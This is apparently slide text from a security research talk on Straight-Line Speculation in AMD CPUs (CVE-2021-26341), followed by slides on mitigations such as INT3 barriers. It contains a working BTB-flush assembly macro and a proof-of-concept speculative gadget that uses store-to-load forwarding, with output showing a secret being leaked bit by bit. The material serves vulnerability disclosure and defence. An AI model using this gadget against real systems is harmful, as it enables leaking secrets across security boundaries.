


Straight-Line Speculation (SLS) - mechanics





Straight-Line Speculation (SLS) - mechanics





CVE-2021-26341 - Direct unconditional branch SLS

- If there is no entry in the BTB (or Return Address Stack (RAS) for RET instructions)
 - the branch will be mispredicted and SLS might occur
 - **Any branch type!**
- What does it mean?
 - We can easily and almost 100% reliably make affected AMD CPUs mispredict **any** branch ...
 - Direct or indirect
 - Conditional or unconditional
 - ... and trigger SLS past it.
- How?
 - We need to make sure the corresponding BTB entry is not present
 - Simplest way: flushing entire BTB



CVE-2021-26341 - Direct unconditional branch SLS

- Flushing entire BTB
 - Execute a large enough number of consecutive branches
 - Each will take at least one entry in the BTB
 - BTB entries can hold up to two branches within the same 64-byte instruction block
 - Provided the first branch is a conditional branch
- Solution
 - Place two unconditional branches within a single cache-line
 - Upon execution at least one entry of the BTB will be taken
 - Repeat this code construct a `NUMBER` of times
 - Entire BTB overwritten if the `NUMBER` is equal to or greater than the number of entries of the given BTB
 - Or... (ab)use Spectre v2 mitigations
 - Trigger IBPB
 - via MSR write or by context/privilege switch

```
.macro flush_btb NUMBER
    ; start at a cache-line size aligned address
    .align 64
    ; repeat the code between .rept and .endr
    ; directives a NUMBER of times
    .rept \NUMBER
        jmp 1f    ; first unconditional jump
        .rept 30 ; half-cache-line-size padding
            nop
        .endr
1:    jmp 2f    ; second unconditional jump
        .rept 29 ; full cache-line-size padding
            nop
        .endr
2:    nop
    .endr
.endm
```



CVE-2021-26341 - Direct unconditional branch SLS

- Speculation window
 - up to 8 simple and short (up to 16 bytes) x86 instructions can be speculatively executed
 - in practice: 4-5 short x86 instructions that do not compete for execution units
 - up to 2 memory loads can be executed speculatively
 - the loads (even pre-cached) cannot provide data to the following μ ops in time
 - the loads **do** get scheduled and can leave traces in cache hierarchy
- Limitations
 - constructing a full Spectre v1 gadget is not possible with this type of SLS
 - Secret data needs to be available in GPR (registers) for the SLS gadget
 - or...



CVE-2021-26341 - Direct unconditional branch SLS

- Store-To-Load-Forwarding (STLF)
 - Forwarding data of a completed (but not yet retired) stores to the later loads
 - Stores are buffered in the Store Queue (WAW and WAR dependencies)
 - Later loads must get fresh data either from the Store Queue (if fresh) or memory
- Memory loads executed under SLS receive data from the earlier stores to the same address
 - STLF enables speculative loads under SLS to execute fast enough
 - Such loads do provide data to their dependent μ ops!
- STLF requirements
 - Earlier store contains all the load's bytes (cannot load more than has been stored)
 - CPU uses memory load address bits 11:0 to determine STLF eligibility
 - Same address space and ideally same registers, closely grouped together



CVE-2021-26341 - Direct unconditional branch SLS

- Direct unconditional branch SLS with STLF gadget PoC example

```
asm goto (  
    "mov $0x4141414141414141, %%rbx\n"  
    "mov %%rbx, (%0)\n"  
    "sfence\n"  
    "lfence\n"  
    ".align 64\n"  
    "jmp %l[end]\n"  
    "mov (%0), %%rbx\n"  
    "and %1, %%rbx\n"  
    "add %2, %%rbx\n"  
    "mov (%%rbx), %%ebx\n"  
:: "r" (&path), "r" (1UL << bufsiz), "r" (buf)  
: "rbx", "memory"  
: end);  
end:
```

```
wipawel@pawel-poc:~$ time taskset -c 2 ./readlink  
Baseline: 200  
Secret: 4141414141414141  
Result: 0000fffffffffff40  
Result: 0000ffffffffff40  
Result: 0000fdffffefff40  
Result: 0000fdffffeff740  
Result: 0000fddfffeff740  
Result: 0000fddbfbfeff740  
Result: 0000fddbfbfeff740  
Result: 0000fddbfbfe7f740  
Result: 0000fd5bfbe7f740  
Result: 0000fd5b7be7f740  
Result: 0000fd5b7be7f540  
Result: 0000fd5b7be7e540  
Result: 0000fd5b7be5e540  
Result: 0000fd5b7be1e540  
Result: 0000fd5b7be1c540  
Result: 0000fd4b7be1c540  
Result: 0000fd437be1c540  
Result: 0000f5437be1c540  
Result: 0000f5437bc1c540  
Result: 0000f5417bc1c540  
Result: 0000f54179c1c540  
Result: 0000f54169c1c540  
Result: 0000e54169c1c540  
Result: 0000c54169c1c540  
Result: 0000c5416941c540  
Result: 0000c5414941c540  
Result: 0000c54149414540  
Result: 0000c54149414140  
Result: 0000c14149414140  
Result: 0000414149414140  
Result: 0000414141414140  
real 0m14.620s user 0m11.650s sys 0m2.875s
```



CVE-2021-26341 - Direct unconditional branch SLS

- Vulnerable pipeline



Source: <https://p0.pxfuel.com/preview/170/208/982/gas-production-technology-power.jpg>

- Pipeline leak



Source: [Nord Stream natural gas pipelines spring multiple leaks | Oil & Gas Journal \(ogj.com\)](https://www.oilandgasjournal.com/news/nord-stream-natural-gas-pipelines-spring-multiple-leaks)



SLS Mitigations

- First, we discuss SLS mitigation for the following branches:
 - Direct unconditional **jump**
 - Indirect unconditional **jump**
 - Function return **RET**
- These three cases are easy to mitigate
 - Just follow them with a speculative execution barrier (i.e., serializing or ordering instruction)
 - The shorter the barrier instruction the better
 - Never gets executed architecturally
- SLS mitigation for direct or indirect **call** is not that simple
 - At some point control flow resumes execution at an instruction following the call
 - The speculative execution barrier **does** get executed architecturally
 - Should be fast and must not have architectural “side-effects”




SLS Mitigations – jumps and rets

- The simplest yet effective and therefore commonly used mitigation for
 - Direct unconditional **jump**
 - Indirect unconditional **jump**
 - Function return **RET**is the **INT3** instruction
 - single byte opcode (0xCC)
 - #BP exception generation caught at the decode stage in the frontend
- What does it look like in action?




SLS Mitigations – jumps and rets






SLS Mitigations – jumps and rets






SLS Mitigations – jumps and rets



